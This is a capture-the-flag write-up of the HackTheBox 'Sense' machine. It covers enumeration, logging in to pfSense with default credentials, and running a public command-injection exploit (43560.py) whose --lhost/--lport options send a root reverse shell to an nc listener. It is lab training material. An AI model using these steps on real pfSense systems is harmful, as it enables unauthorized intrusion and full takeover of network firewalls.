
HackTheBox – Sense

PATH TO OSCP


–Filiplain

Thu 01 Jul 2021

Contents

1	HackTheBox Sense	1
1.1	Objectives	2
1.2	service Enumeration	2
1.3	Web Enumeration	3
1.4	Exploiting PfSense 2.1.3	5
1.5	Rooting the Box	5

1 HackTheBox Sense



1.1 Objectives

- Find credentials
- Exploit Command Injection Vulnerability in Pfsense 2.1.3

1.2 service Enumeration

IP address

10.10.10.60

Ports Open

80

443

Full Nmap Scan

```
PORT      STATE SERVICE      VERSION
80/tcp    open  http         lighttpd 1.4.35
|_http-server-header: lighttpd/1.4.35
|_http-title: Did not follow redirect to https://sense.htb/
443/tcp    open  ssl/https?
| ssl-cert: Subject: commonName=Common Name (eg, YOUR
  ↳ name)/organizationName=CompanyName/stateOrProvinceName=Somewhere/countryName
| Not valid before: 2017-10-14T19:21:35
|_Not valid after:  2023-04-06T19:21:35
|_ssl-date: TLS randomness does not represent time
```

1.3 Web Enumeration

Main Page

The index page is the login for Pfsense:



Fuzzing with Ffuf

```
ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt  
→ -u https://10.10.10.60/FUZZ/ -e .php,.txt -fl 1,174
```

```
changelog.txt      [Status: 200, Size: 271, Words: 35, Lines: 10]  
tree               [Status: 200, Size: 7492, Words: 828, Lines: 229]  
xmlrpc.php         [Status: 200, Size: 384, Words: 78, Lines: 17]  
system-users.txt   [Status: 200, Size: 106, Words: 9, Lines: 7]  
[WARN] Caught keyboard interrupt (Ctrl C)
```

“changelog.txt” File

```
← → ↻ ⚠ Not secure | 10.10.10.60/changelog.txt

# Security Changelog

### Issue
There was a failure in updating the firewall. Manual patching is therefore required

### Mitigated
2 of 3 vulnerabilities have been patched.

### Timeline
The remaining patches will be installed during the next maintenance window
```

Here we can confirm that a vulnerability has not been patched.

“system-users.txt” File

```
← → ↻ ⚠ Not secure | 10.10.10.60/system-users.txt

####Support ticket###

Please create the following user

username: Rohit
password: company defaults
```

Now we have credentials that could work on the login page, looking for default password for pfsense I found “pfsense” and for the username we are going to use “rohit”.

rohit:pfsense

PfSense version

Once we are in, the main page shows info about the service running, and the first thing that it shows is the version of the PfSense:



System Information	
Name	pfSense.localdomain
Version	2.1.3-RELEASE (amd64) built on Thu May 01 15:52:13 EDT 2014 FreeBSD 8.3-RELEASE-p16 Unable to check for updates.
Platform	pfSense
Processor	AMD EPYC 7401P 24-Core Processor

Version: 2.1.3

1.4 Exploiting PfSense 2.1.3

Looking for an exploit for this version:

(filiplain@fsociety) - [~/oscp/htb/sense]	
\$ searchsploit pfsense 2.1.3	
Exploit Title	Path
pfSense < 2.1.4 - 'status_rrd_graph_img.php' Command Injection	php/webapps/43560.py
Shellcodes: No Results	
Papers: No Results	

pfSense < 2.1.4 - 'status_rrd_graph_img.php' Command Injection |
php/webapps/43560.py

1.5 Rooting the Box

Running the Exploit

```
python3 43560.py --rhost 10.10.10.60 --lhost 10.10.14.14 --lport 8085
→ --username rohit --password pfsense
```

Before running it we have to set the listener:

```
nc -lvnp 8085
```

```
(filiplain@fsociety)~/oscp/htb/sense
$ python3 43560.py --rhost 10.10.10.60 --lhost 10.10.14.14 --lport 8085 --username rohit --e
e
CSRF token obtained
Running exploit...
Exploit completed

(filiplain@fsociety)~/oscp/htb/sense
$ nc -lvnp 8085
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::8085
Ncat: Listening on 0.0.0.0:8085
Ncat: Connection from 10.10.10.60.
Ncat: Connection from 10.10.10.60:31763.
sh: can't access tty; job control turned off
# whoami
root
#
```